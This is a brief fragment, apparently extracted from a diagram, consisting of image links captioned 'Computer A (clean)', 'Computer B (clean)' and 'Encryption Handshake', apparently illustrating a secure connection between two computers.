


COMPUTER A (CLEAN)




COMPUTER B (CLEAN)


Encryption Handshake



